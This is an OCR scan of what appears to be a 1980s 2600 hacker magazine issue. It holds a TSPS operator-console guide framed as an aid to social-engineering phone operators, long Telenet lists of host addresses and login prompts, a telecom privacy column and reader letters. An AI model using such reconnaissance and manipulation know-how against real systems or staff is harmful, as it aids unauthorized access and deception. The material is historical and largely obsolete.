
Did you ever want a beeper or paging service but decide against it because of the cost? Well, in many areas the local voice-paging system can be used without charge!

First, a brief description of how a voice-paging system works. Many voice-paging systems work by broadcasting all paging traffic on the same radio frequency in the VHF band around 150 Mhz. All pagers on that system are tuned to the same radio frequency but each one has an audio tone decoder tuned to a unique sequence of audio tones. Every subscriber is assigned a different local or toll-free phone number that people should call when they want to reach him through his pager. When that number is dialed, the caller hears a tone which prompts him to start his verbal message. This is limited to a few seconds, after which another tone cuts him off. This voice message is then temporarily stored in an audio tape buffer or a digital memory subsystem before being routed to the paging transmitter. A unique tone sequence is broadcast just prior to the voice message which triggers the appropriate paging receiver so the subscriber only hears messages intended for him and not everyone else's on that same frequency. The pager times out after the fixed-length message is over.

A couple of years ago while listening to the

(continued on page 21)

A HACKER'S GUIDE



100-B TSPS Console Layout

Abbreviations in capital letters are illuminated keys
Abbreviations in lower case are non-illuminated keys
Abbreviations in upper and lower case are lamps only

by The Marauder
and The Legion of Doom

In this article we will discuss the basic layout, description, and use of the keys found on the standard **AT&T 100-B TSPS Console**. Possible uses for the information contained herein (besides for just wanting to know about the TSPS Console) are primarily social engineering applications. The more you know about operators and their jobs, the more you can get them to do things for you....

Above is the standard AT&T 100-B console layout. While there may be additional or different keys on the various consoles, they will generally resemble the above layout closely. In the lower right hand corner you will notice the numbers 0-9 laid out into what resembles a keypad, which is exactly what it is. The TSPS Operator (**TSO**) uses this keypad for keying in not only routing information (phone numbers, inward routings, etc.) but as a multi-purpose tool for entering various numeric codes recognized by the TSPS software itself. Routing information applied onto the trunks from the TSPS position is done using **MF** (multi-frequency) tones. When a TSO keys in

TO THE TSPS CONSOLE

a number or routing, the console buffers the **KP+information digits** until the **ST** (start) key is pressed, at which time it plays the buffered KP+info digits+ST onto the trunk in a uniformly spaced sequence. So if you were somehow able to listen in on a TSO actually routing a call, it would not sound like someone placing a call on a standard touch-tone telephone (or home-made blue box), but more like someone pressing a "redial key" on a touch-tone phone, except that the tones would be MF tones, not touch tones. The duration of the tone and space between the tones are a network-wide standard, although the network in most cases is quite tolerant to deviations of this standard. (This "loose" tolerance is what allows us to simulate in-band signalling with our blue boxes).

At the upper left hand side of the diagram you will see the **ticket box**. This box has 4 slots marked **New**, **Cancel**, **Scratch**, and **Completed**. I believe this is used for manually filled out trouble and/or time tickets. As far as I know, manually filled time tickets are a thing of the past, however in case of equipment failure the tickets are presumably available. The TSO would manually fill out a trouble ticket to report trouble reaching a number out of her **LAN** (Local Area Network—or the area directly served by her particular TSPS position), whereas to report trouble with a number *in* her LAN she would simply key in a trouble code (utilizing the **KP-TRBL** (Trouble) key) to automatically place a trouble report.

To the right of the Ticket box you will see the **display**. The display works in conjunction with certain keys on the console, and is used to display timing information (hours, minutes, seconds), cost per minute, calling number identification (what most people refer to as **TSPS ANI**), numbers called, and various special codes. The console display can be in one of two states, either displaying digits or displaying nothing (dark). Both of these states have different meanings when resulting from certain procedures attempted by a TSO. Lighted keys and lamps on the console can be in one of three states: not illuminated (dark), illuminated, or flashing. Again, the state of a lamp/lamp-key means different things under different conditions.

Below the Ticket box you will see a row of 5 keys starting with the key labeled "VFY" (Verify). These are various special purpose keys used by TSPS that have no real "grouping" unlike the other "key groups". These are:

(**VFY**)—Verify, illuminated key. Used in conjunction with the keypad, it allows the TSO to verify (listen in) on a telephone call that is in progress, although any conversation taking place on that call is scrambled to the TSO, and despite popular belief *the scrambling process is done at the console level, and not on the trunk level.* If you were to somehow gain access to a verification trunk from a non-TSPS position, the conversation would *not* be scrambled.

(**OVR SES**)—Overseas, illuminated key. Used in overseas call completion through an Overseas Toll Completion Center/Server (**IOCC**). I believe it also allows the TSO to key in more than 10 digits (**standard POTS**) for IDDD call completion.

(**SCN**)—Screen, illuminated key. Lights to notify the TSO that an incoming call has an associated screening code (for example, 74=collect calls only, 93=special billing). Depressing this key causes the code to show on display, and it's up to the TSO to decipher the code and explain its meaning to the customer if he/she is attempting something forbidden by his associated screening code. (For instance, prison phones have a screening code of 74, allowing them to place collect calls only).

(**INW**)—Inward, illuminated key. Lights to notify the TSO that the incoming call is "Operator to Operator", therefore she answers by pressing the key and saying, "Inward". In most cases inward operators are actually TSPS operators with their inward lamps lit.

(**EMR INT**)—Emergency Interrupt, illuminated key. Used in conjunction with the VFY key to interrupt a call in progress while a line verification is being done. Pressing this key causes an audible "beep" to be applied to the line, and de-activates the console scrambling (for roughly 30 seconds), allowing the TSO to talk to the parties being verified/interrupted. Use of this key and the VFY key, is constantly kept track of via various security and maintenance TTY's. Any abuse/misuse will set off alarms.

To the right of the above set of keys you will see three groups of lamps/keys labeled "**Non-**

(continued on page 15)

the telecom informer

BY DAN FOLEY

The passage of the Electronic Privacy Act (see the April column) provides a flimsy legal barrier to eavesdropping on cellular phone calls. The more logical response to eavesdropping would be encryption. There are many products on the market that encrypt telephone conversations (both cellular and normal wireline). These range from mere audio inverters (which take the voice signal and invert it—with training, one can even understand inverted conversations) to digitalizing the voice and passing the data stream through a DES encryption scheme. However, one then has to buy encryption gear at both ends of the call. Since the area of concern is the cellular link, it seems obvious that the cellular phone companies should provide this, and decrypt the call when it gets to their central switch before being passed to the normal phone lines. So far, only one cellular company does this—Bell Atlantic Mobile Systems. In the Washington and Baltimore area, Bell Atlantic offers central switch based cellular encryption. The cellular phone user, however, must buy the AT&T 1620E encryption device ($2,550), which has been approved by the National Security Agency. It uses a proprietary digital encryption algorithm, offering data transmission at 300, 1200, and 2400 bits per second. Scanner users will only hear a hissing if they attempt to listen in. This represents a step in the right direction, but until this becomes widespread, cellular phone users can't really depend on the privacy of their calls.

Violations

An outspoken corporate supporter of the new cellular privacy laws is now alleged to engage in illegal cellular interception. In a complaint filed with the FCC, Metroplex Telephone Company charged that its wireline competitor in Dallas, Southwestern Bell Mobile Systems (SBMS), engages in "deliberate commercial spying" by monitoring data transmissions of the Metroplex network for its own competitive benefit. In its response, SBMS admitted that it monitored Metroplex transmissions, but only to "obtain an estimate of its market share" and "has not used the information for its own or another's benefit." SBMS said that "transmissions that may be intercepted by the use of readily available scanning equipment are not protectible," even though in Congressional testimony it argued for laws to protect communications privacy regardless of the technology used to provide the communications service. SBMS also termed the cellular signals it received "noncommunicative" and contended that Section 705 of the Communications Act (which prohibits unauthorized use of radio transmissions) "does not apply to cellular data transmissions." Metroplex replied that SBMS "presents a totally confused and inaccurate picture of interception law" and said that its competitor has been "caught with its hands in the cookie jar."

Predictions

A market research report by Frost and Sullivan projects a sixfold increase in the number of European cellular subscribers from the 240,000 using the service at the end of 1985. "This optimistic scenario is drawn for Europe in spite of acknowledged pitfalls as high subscriber costs and some poor reception quality," the research firm said in a news release. The report predicts that shipments of mobile phones will reach 510,000 by the end of the decade, amounting to $506 million. Usage revenues will amount to $984 million a year by then, yielding a total 1989 cellular market "just shy of $1.5 billion"

(continued on page 20)

More Telenet Addresses

!41507	HP 3000	!admin.a
!41520		Dialog
!41527	IBM 3033A	Stanford Data Center (SYS A)
!41530		
!41532	IBM VM/370	
!41533	IBM VM/370	
!41534	DG AOS/VS	
!41537	HP-3000	CASTOR
!41538	HP-3000	POLLUX
!41539	RSX-11	
!41545 $!	19.2.17	Primenet CESSF
!41548		Dialog
!41549		Dialog
!41550 $!		"Network (BUR) terminal must sign-on"
!41553	VMS 3.5	
!41557 $!		"Network (BUR) terminal must sign-on"
!41559	19.2.11	Primenet MD.NWR
!41560		Leasametric
!41566 $!		
!41567 $!		"Network (BUR) terminal must sign-on"
!41574 $!	DG AOS/VS	
!41575	20.2.1	Primenet MD.SCV
!41577	20.2.0	Primenet RS.WC
!41578	19.2.11	Primenet MD.SAC
!41579	19.4.2.R11	Primenet MD.SFO
!41580 $	Systar Elf	Harper Group Information Network
!41585	19.1.1	Primenet CDUR
!4151111	Burroughs	RCC Palo Alto B7800 (348)
!4151120 $!	IBM VTAM	USS-10 Please Sign On:
!4151124		"Enter Session Establishment Request:"
!4151125		"Enter Session Establishment Request:"
!4151130 $!	DG AOS/VS	R05A
!4151131 $!	DG AOS/VS	R05F14A
!4151133		hplabst.arpa San Jose
!4151138 $!		
!4151140	19.3.4	Primenet ROSCOA
!4151154 $!		
!4151157	VAX/VMS	VAX Node One
!4151158	Systar Elf	ESPRIT DE CORP Info System
!4151164 $!	DG AOS/VS	S27A
!4151166	IBM VM/370	"Enter System ID" (Type V for VM/370)
!4151167	19.4.3	Primenet VESTEK
!4151168 $!		
!4151169 $!	DG AOS/VS	R05F14D58A
!4151175	HP-3000	
!4151233	DG AOS/VS	Berkely Solar Group
!4151234	HP-3000	

!4151242	VAX/VMS	
!4151254	IBM VM/370	"Enter System ID" (Type V for VM/370)
!4151257	IBM TSO	(Running ACF2)
!4151258	IBM TSO	(Running ACF2)
!4151269	19.3.6	Primenet CORP1
!50335 $!	DG AOS/VS	R06F12D07A
!50340 $!	DG AOS/VS	R06F12D01A
!50345 $!	DG AOS/VS	R06F16D02A
!50371 $!	DG AOS/VS	R06F01A
!50373 $!	DG AOS/VS	R06F18D04A
!50374 $!		
!50375		"Please Sign On"
!50376	DG AOS/VS	R06F07A
!50377	DG AOS/VS	R06F18D03A
!50378	DG AOS/VS	R06F01D01A
!50420 $!		
!50431 $!		"ID Incorrect Location ID"
!50433 $!	DG AOS/VS	R08F07D14A
!50436 $!		
!50437 $!	DG AOS/VS	R08F07D14A
!50439 $!		
!50444 $!		
!50445 $!	DG AOS/VS	R08F06D05A
!50446 $!	20.0.4.R2	Primenet BPDUSE
!50450 $!	DG AOS/VS	R08F06D04A
!50530 $!	DG AOS/VS	R03A
!50540 $!	DG AOS/VS	R03F06A
!50560 $!		
!50570 $!		
!50575 $!		
!50921	19.1.1	Primenet AIS
!50926 $!	DG AOS/VS	R06F17D07A
!50927 $!		
!50931 $!		
!50932 $!		
!50933 $!		
!50934 $!		
!50935 $!		
!51250 $!		AHSC (American High School CXXX)
!51330		Lexis/Nexis
!51331	Port Sel.	Meadnet

!51337 $!	19.4.8.6E9	Primenet E03
!51350 $!	HP-3000	
!51351 $!	HP-3000	
!51520		Lexis/Nexis
!51630	VAX/VMS	New York Institute of Technology Node Officer:
!51635		Cdi Multilink Services
!5161640 $!		TDK Electronics Corp.
!5162200	VAX/VMS	"909 208 Connected" Telenet INFO System
!5162201	VAX/VMS	"909 208 Connected" Telenet INFO System
!5166010 $!	TOPS-20	Contel Business Networks, N.A.C.
!5166100	19.3.6	Primenet P550
!5166200		S.W.I.F.T. GLOBAL
!5166220		VTI NYK
!5166230		VTI NYK
!5166240		VTI NYK VITEL SAV078447
!5166250	VAX/VMS	
!51729	RSTS	Scientific CC
!51730	IBM TSO	
!51731	IBM TSO	
!51740 $!		
!51830		"USS MG610 MHP201A UPK06X01 # Version 4 # Application
!51831		"USS MG610 MHP201A UPK06X01 # Version 4 # Application
!51835		"USS MG610 MHP201A UPK06X01 # Version 4 # Application
!5186601	VAX/VMS	<SYSTEM PASSWORD INSTALLED>
!5186617		IAS Program Dev. Metcalf & Eddy Engineering Computing
!60333 $!	DG AOS/VS	
!60336 $!		
!60340 $!	VAX/VMS	
!60346		"User Number--"
!60352	Gateway	DEC Easynet X.29/DECnet Gateway
!60353	IBM VM/370	TELUS Proposal System - Chubb Securities
!60354	IBM VM/370	TELUS CMSSEG - System Name
!60366		"User Number--"
!6036O5	VAX/VMS	
!60733	IBM VM/370	
!60734	IBM VM/370	
!60744	IBM VM/370	"Enter System ID" (Type B for VM/370)
!60745	IBM VM/370	"Enter System ID" (Type B for VM/370)
!60767	IBM VM/370	Cornell Computer Services
!60921	IBM VM/370	CIGNA Corporate Network (Type VM then LOGON)
!60922		"!!SUYHK!!"

(continued on next page)

Telenet (continued)

60923 $	Port Sel.	P.C.C. (1=TOPS-20)
60925		CIGMA Corporate Network
60938	IBM VM/370	(Running ACF2)
60942		Dow Jones
60963 $		"XXX"
60968 $		"XXX"
60977	IBM VM/370	
60978	IBM VM/370	
609100	Prime	
609138	19.4.11	Primenet PRINCE
609230		"909 849 Connected"
609242		Dow Jones
61223		Westlav
61226	TOPS-10	A.C. Nielson Information Center
61237		Westlav
61239		Westlav
61241	TOPS-10	A.C. Nielson Information Center
61246 $	Port Sel.	
61252 $	Prime	
61256		Westlav
61257		Westlav
61262		Westlav
61276		Westlav
612135	VAX/VMS	
61421		STN INTL
61430		"ID Incorrect Location ID"
61431		STN INTL
61433	19.4.5.R7	Primenet SYSC
61442	DG AOS/VS	
61444	Prime	"Good Evening"
61445	Prime	"Good Evening"
61447	Prime	"Good Evening"
61448	Prime	"Good Evening"
61449	HP-3000	
61641 $		
61642		Telenet Async to 3270 Service
61643A		Telenet Async to 3270 Service
61650	Port Sel.	
61660		
61661		"Incompatable Destination"
61720	19.4.11.A	Primenet PBN27
61722	19.4.11.A	Primenet BDSD
61723 $	RSX-11	
61724	Port Sel.	"ts=tso i=interact v=va"
61730 $	LAN	GTE-LAN GS/1>
61737	19.4.11.A	Primenet BDSH
61738 $		BBN-TC-TELNET
61746 $	19.2.7f	Primenet BDSS
61747 $	Port Sel.	"HOST:"
61748	Prime	IRI System 4
61749	19.4.11.A	Primenet OASD
61750 $	19.4.11.A	Primenet BDSP
61751 $	VAX/VMS	
61761	IBM TSO	
61763	Prime	IRI System 3
61764 $	19.4.11.A	Primenet ALLYN
61767	Prime	IRI System 1
61772	Prime	IRI System 2
61778 $	20.2.0	Primenet MD.D
61784 $	LAN	Marlboro HPS/C Software Engineering X28SRV
6171144 $	20.2.0	Primenet MD.B
617115	20.2.0	Primenet TRNG.E
617119	Port Se..	"Enter i=irving t=test w=interact c=idasdc"
6171274 $	RSX-11	
617130	Honeywell	"$$ 00 # Datanet8 DNS 2.6"
617132		Weather Services International (WSI)
6171355 $	VAX/VMS	Arthur D. Little Inc.
617137	IBM VM/370	
617138	Multics	Massachusetts Institute of Technology
617143	IBM VM/370	IDC
617148	19.4.11.A	Primenet OASQ
6171515 $	IBM TSO	"Enter logon or)aplogon" (Running ACF2)
617152	IBM TSO	(Running ACF2)
617153	Unix 4.2	(csnet-relay)
617158	19.4.11.A	Primenet BDSW
617160	19.4.9	Primenet S38
6171163 $	10.4.2.R3	Primenet BARBIE
617164	Gateway	Systar Corporation Gateway/GTE Sylvania Gateway
617169	19.4.11.A	Primenet PBN36
617191	Prime	IRI System 5
617196	Port Sel.	Yankee Data Communications Network
617200 $	VAX/VMS	Joint Computer Facility Vax
617226	IBM VM/SP	IRI System 6
617230	IBM VM/370	
617239	Prime	
617255	19.4.11.A	Primenet PBN43
617256		MGH Teaching Supervisor
617270	VAX/VMS	
617272 $		"Incorrect Location ID"
617275 $	LAN	BBN TC-TELNET Address 192.1.2.11
617315 $	19.2.7f	Primenet BDSP
617338 $	DG AOS/VS	Shawmut Bank Of Boston MV10A
617343	VAX/VMS	Sylvania Lighting Center Engineering Comp. & Math Dept.
617350	19.2.7f	Primenet PBN39
617351	19.4.11.A	Primenet BDSU
617352 $	19.4.11.A	Primenet OASB
617353	19.4.11.A	Primenet PBN34
617361 $	VMS 4.3	DECnet Node3 Information Services Cluster
617380	19.4.8	Primenet L01
617381	19.3.7	Primenet P01
617382	19.4.8	Primenet Y01
617383	19.3.7	Primenet H02
617384	19.4.8	Primenet V01
617385	19.3.7	Primenet R01
617387	19.3.7	Primenet B01
617403	Prime	
617443	IDC/370	
617446	19.4.10.R4	Primenet END
617510	20.2.0	Primenet EN.C06
617512	19.4.11.A	Primenet EN.C19
617516	19.4.11.A	Primenet PBN38
617525	Prime	IRI System 8
617551	19.4.10	Primenet CSP-A
617552	Prime	
617554	19.4.11.A	Primenet PBN29
617558	20.2.0	Primenet CS9350
617551	19.4.10	Primenet CSP-A
617552	Prime	
617554	19.4.11.A	Primenet PBN29
617558	20.2.0	Primenet CS9350
617559	19.4.5	Primenet EN.C02
617560	19.4.11.A	Primenet BDSN
617562	19.4.11.A	Primenet BDSZ
617563	Prime	
617564	20.0.4	Primenet MD.NE
617566	20.2.0	Primenet MF.NPL
617568	19.4.11.A	Primenet CASI
617572	19.4.10	Primenet SS9
617587	19.4.3	Primenet TR.SCH
617592	19.4.5.E4	Primenet CS
617605 $	DG AOS/VS	Shawmut Bank of Boston
617609	VAX/VMS	Xyplex CC8 Controller (Type Connect) Waltham Comp.
617611 $	Unix 4.2	(sh.cs.net)
617613 $	TOPS-10	NIH - Prophet Node DNA

6176145		
6176225	Unix 4.3	(media-lab.mit.edu)
6176375	IBM VM/370	
6176385	IBM VM/370	MIT-VM
6176415	DG AOS/VS	Timeplace, Inc.
6176445	DG AOS/VS	Shawmut Bank of Boston
6176455		
6176635	IBM TSO	"PCI Please enter logon DFH2001"
6177355		GTE Telenet Async 3270 Service Norton Corporate Network

61931 $	DS/32	Terminal Monitor 08-02 Beta San Diego
61941	IBM VM/370	
61943 $	HP-3000	

70320	DG AOS/VS	R09F21D04A
70321	DG AOS/VS	R09F21D05A
70330	DG AOS/VS	R08F08A
70333	DG AOS/VS	R08F14A
70340	VAX/VMS	Gannet News Media Services
70341	VAX/VMS	
70343	UNIX	DCA-EMS C70UNIX
70344	DG AOS/VS	AOS Project HOPE - MV10 System
70346	UNIX	DCA-EMS C70UNIX
70357	Port Sel.	"Select Service" (Wylbur, PCI, CMS, TSO)
70368 $	DG AOS/VS	R08F08D02A
70370 $	DG AOS/VS	R08F08D03A
70371 $	DG AOS/VS	R08F08D05A
70372 $	DG AOS/VS	R09F14D05A
70374	TOPS-20	AAMSHAPE Remote Computing Services
703101		"Please Login" ADNET
703102		"Please Login" ADNET

70430	19.4.7	Primenet JDNES
70460 $	DG AOS/VS	

71115	Prime	GTCNET
71116		

71325 $	TOPS-20	
71329 $	Port Sel.	M.E.I. Systems
71334 $	18.3.175	Primenet GVC
71347	DG AOS/VS	Dresser Magcobar
71353 $	IBM TSO	Hou..D. Tenneco Inc. (ACF2)
71354 $	IBM TSO	Hou..D. Tenneco Inc. (ACF2)
71355 $	IBM VM/370	Tenneco Corporate VM Systems (ACF2)
71356 $	IBM VM/370	Tenneco Corporate VM Systems (ACF2)
71357	IBM	(Running ACF2)
71359 $	DG AOS	
71365		"ERR-Invalid Action Code"
71369		"ERR-Invalid Action Code"
71386 $	IBM MVS/SP	Tenneco MVS/SP System (ACF2)
713170	20.2.1	Primenet MD.HOU
713171	20.2.1	Primenet CS.HOU
713172	19.4.5	Primenet IR.HOU
713173	19.4.5	Primenet MD.AUS
713176	20.2.0	Primenet TRNG.D
713196	19.4.2.R	Primenet PREVS1

71430 $	HP-3000	
71439 $	19.4.2	Primenet SYS1 PacTel Mobile Companies
71441 $	DG AOS/VS	R05F
71448	19.2.3	Primenet TWCALF
71449	Port Sel.	"Service ID:"
71455 $	HP-3000	
71472	19.4.9	Primenet FSCOPE
7141236	HP-3000	
714142	HP-3000	
714143		
714606	HP-3000	
714608		"Select:"

71625	Burroughs	
71641	VAX/VMS	
716605	IBM	Bausch & Lomb Data Center

71730 $		
71731 $		
71732 $		
71733 $		
71734 $		

80125		Wasatch Security Services Timeshare
80126	Unix 4.1	Berkeley Wasatch System VAX/UNIX BSD 4.1
80144 $	DG AOS/VS	
80149 $		
80150 $	DG AOS/VS	S22A
80154 $	VAX/VMS	
80160 $	DG AOS/VS	
80162 $		
80165 $	DG AOS/VS	

80423	Port sel.	Babcock and Wilcox Computer Center
80424	Port sel.	Babcock and Wilcox Computer Center
80425	VAX/VMS	
80460 $		"ID Incorrect Location ID"
80461 $		
80462 $		

80520 $	DG AOS/VS	R05F07D55A
80550	VAX/VMS	
80551	VAX/VMS	
80558 $	HP-3000	
80560 $		
80561 $		
80562 $		
80563 $		
80564 $		
80565 $		

80850		">>"
80855		"ID ?"
80865		"ID ?"
80870		">>"
80885		"ID ?"
80895		"ID ?"
8088500	HP-3000	

81230 $	DG AOS/VS	R09F11A

81331 $	IBM VM/370	
81335	19.4.5	Primenet S9750
81343	Honeywell	"$$ Device Type Identifier:" (Type A1)
81352 $	TOPS-20	Price Waterhouse Timesharing
81353 $	TOPS-20	Price Waterhouse Timesharing
81355 $		Price Waterhouse System
81359 $		
81360		
81365		
81373	IBM VM/370	
81374	Honeywell	"$$ Device Type Identifier:" (Type A1)
81377		"MCS: Transaction "" is not recognized(205)
8131325	IBM VM/370	
813140		IBM Information Network (3270 Emulation only
813143		IBM Information Network (ASCII Emulation)
813144	Honeywell	
813160	VAX/VMS	
813170		"Access Code:"
813172		IBM Information Network (ASCII)

(continued on page 14)

letters, po box 99,

A Mystery

Dear *2600*:

When we in Grand Blanc, MI had crossbar in the 694 and 695 exchange, we could simply pick up the phone and dial 930. If I fused two lines together you could enter a phone number after a short code that was shortly hacked out, and listen to anything on that line. Could you explain just exactly what that was, and/or how it worked? Now on ESS-5 it is busied out.

Silicon Rat and the Mice

We don't know what it was you did, but if anyone out there has knowledge on the subject, we'd be most happy to hear about it. Numbers such as the one you've mentioned have long been rumoured to exist, but conclusive proof simply hasn't been presented.

In Reply

Dear *2600*:

This letter is to reply to your review of *ATM III* in the February issue of *2600*. A few of the comments made about *ATM III* were valid. However, the review contains so many gross and unfair distortions that I must question the reviewer's agenda. The reviewer's flippant attitude about our freedoms and privacy reinforces this suspicion. Our response to some of his complaints are:

(1) The size of the print used in *ATM III* is 75 percent of elite type, and is larger than the print used in many national publications. It is very readable. *ATM III* is compactly and concisely written and contains more info in 18 pages than many books 100+ pages long. *ATM III* is one of a kind—this info is not found in any other publication available to the general public!

(2) *ATM III* is reproduced on a Canon NP-155 copier. Some variations in quality may exist, but to make a blanket statement that *ATM III* consists of 18 badly xeroxed pages is a gross exaggeration! A copier allows us to economically make a smaller number of copies so that we can update publications when important new information arrives.

(3) *ATM III* has one "cartoon" and does not contain "cartoons". Another gross distortion made is the reviewer's assertion that most of the newspaper clippings provided in *ATM III* have nothing to do with ATM fraud. *ATM III* summarizes 31 news articles. Of these, 28 relate to ATM and debit fraud, one to ATM networking, one to night depository crimes, and one to PAC contributions.

(4) This review badly glosses over the three-page feedback questionnaire, which, in itself, contains many, many ATM security insights. And it permits anyone to systematically make an in-depth security analysis of ATMs. And, by way of feedback, it provides us more specific info for future editions of *ATM*.

(5) While the reviewer felt that my statement, "ominous risks to our freedoms and privacy" was "entertaining reading" to him, many people regard the impact of EFT devices upon our freedoms and privacy as extremely grave. About 75 percent of the feedback we receive regarding these "ravings" are favorable. About 25 percent are not. They add to the seriousness of the work because they make it clear that ATMs are a serious threat to average, law-abiding citizens.

(6) The current price of *ATM III* is $20. If anyone wants to produce his own, unique ATM publication at a lower price, he's certainly entitled to do so.

(7) 90+ percent of the material that goes into our publications is contributed by readers. We are not afraid to publish anything on ATMs—

middle island, ny 11953-0099

no matter how lengthy, detailed, or shocking. But only if we can obtain that info. We are working on *ATM IV*. Please contribute info to it. Our publications are what you make of them!

John J. Williams
President, Consumertronics
P.O. Drawer 537
Alamogordo, NM 88310

Military Madness

Dear *2600*:

I recently ordered a book that was confiscated by the military. Apparently they feel *2600* is safe to read, so I don't mind the lack of an envelope. I do like the new format.

Thanks for the info on *TAP* and *Computel*. I lost money on *TAP*.

I'd like to see more hardware info. I am fairly competent on computer architecture (I built a home-brew using a Z-80 and have started on a robot), but I can't find telecommunications stuff. I'd like to build a modem for my home-brew. Any suggestions?

MDLP

Ads in the 2600 Marketplace usually yield quick results. And they're free to subscribers.

More Publications

Dear *2600*:

As an avid info junkie, I suggest you print a list of recommended readings in a future issue. You often refer to publications that seem interesting and related to the info/telecom enthusiast, but are usually unobtainable at my local newsstand or library. Addresses and subscription/sample copy information for magazines like *The Ace*, *Monitoring Times*, *Pay Phone Magazine* and no doubt many others which you receive would be appreciated. (How about contacting Mark Tobias and printing an unexpurgated version of his payphone article?)

I look forward to your reply.

Best wishes from 216
Tabula Rasa

The Ace and Monitoring Times provide a great look at the exciting and subversive world of radio. The Ace costs $12 a year and their address is PO Box 46199, Baton Rouge, LA 70895-46199 (first 10-digit zip we've ever encountered). Monitoring Times is $15 a year and you can write to: Grove Enterprises, PO Box 98, Brasstown, NC 28902. Payphone Magazine is in its third year now. They print lots of neat articles and advertisements on payphones. Subscriptions are $33 a year and their address is P.O. Box 42371, Houston, TX 77242. Let us know about any other good magazines out there.

Additional Facts

Dear *2600*:

Regarding the mini-review of *Who, What, and Where in Communications Security* (page 21, April issue), here are a few additional facts your readers might find useful:

(1) The 1981 edition was mostly a compilation of information from manufacturers' brochures about security-related products, along with a "selected bibliography", a section explaining commonly-used acronyms, a glossary of communications terms, and some introductory articles about various aspects of communications security. It's nice to have all that information in one place (even though it contained nothing that you couldn't have learned by reading easily-available trade journals, or attending any of the comsec conventions or trade shows), but the price for this convenience was a bit steep—$175.

(2) The above book was actually a minor revision of a study first done for Uncle. It first appeared as a National Telecommunications and Information Administration Contractor Report, # NTIA-CR-80-9, "Users' [sic] Guide, Voice and Data Communications

(continued on page 18)

(continued from page 11)

Telenet

'*' at end of UNINET host name signifies system temporarily out of service.
'$' at end of address signifies 'will not accept collect connection' thus, you need a 'Telenet ID' or some other means to connect to the system.
Any addresses responding with "Rejecting" or "Not Operating", are temporarily down. ALL above addresses were working as of the date of update.

Definitions of abbreviations:

DG - Data General
P-E - Perkin-Elmer
AOS - Advanced Operating System (DG)
ACF2 - Access Control Facility 2, Software Security Package for IBM Mainframes.
CICS - Customer Information Control System (IBM)
TSO - Time Sharing Option (IBM)
TOPS - Total OPerating System (DEC)

Port Sel. - Port Selector - could be a MICOM, a PACX, or other which enables you to connect to various host systems.
RSTS/E - Resource System Time Sharing /Environment (DEC)
Multics - O/S Made by Honeywell (no longer in production)
CDC - Control Data Corporation (Makes CYBER Computers)
LAN - Local Area Network

Legion Of Hackers
Contributors: Lex Luthor / Gary Seven (LOH)

8123554		"Security Subsystem Please enter your security code"	191943	IBM VM/370	"Enter System ID" (Type 'd')	
813630	IBM VM/370		193946	IBM VM/370	"Enter System ID" (Type 'd' 'j' 'y' 'r' 'p')	
181450	19.4.8	Primenet SYSA	UNINET HOSTS AVAILABLE ON TELENET:			
181634			IC APPLE	Unirax V1.2		
181656			IC BOEING	Unix		
181644 $	DG AOS/VS	999F05D02A	IC PRIME	19.4.9	Primenet SYS750	
181657 $			IC AMC	TOPS-20 V5.1I	AMCI - Kansas City	
181645 $			IC SUMEX	TOPS-20 V5.1I	Stanford University	
181658 $			IC INFO	TOPS-20		
181653 $			IC EIES		NJIT Electronic Information Exchange System	
182630	TOPS-20	AMCI - Kansas City (SAME AS C AMC)	IC FSU	CDC Cyber	Florida State University Cyber Network	
190160 $			IC ESC	SYS/32 VOS	United Computer Services Group	
3901651	Gateway	Schering Plough Corporation Systar Corp. Gateway	IC UTS	SYS/32 VOS	United Computer Services Group	
3901652	Gateway	Schering Plough Corporation Systar Corp. Gateway	IC SIS		Scientific Information Services	
190445 $	DG AOS/VS		IC NETWORK		AARNET	
190449	VAX/VMS	Alliance Mortgage Automated Communication System	IC ADNET		ADNET	
190450 $	DG AOS/VS		IC OLS		OLS System 3	
190451	IBM	"Command Unrecognized"				
190995		Telemail	IC CMS		"Enter a for astra"	
909761		Telemail	IC CCS		"Enter a for astra"	
191433	IBM VM/370	(Running ACF2)	IC NCF		"Access to this address not permitted"	
191423 $	IBM VM/370		IC SPR		UIS Supra	
191441 $	IBM VM/370		IC VOTENET		VOTENET Services	
191412		"ZAN0001 com-plete is active"	IC MAIL		Telemail	
191456			IC TELEX		Telemail	
191427	VAX/VMS	Pergamon Infoline	IC MSI		Newsnet	
			IC SIT		Sitenet	
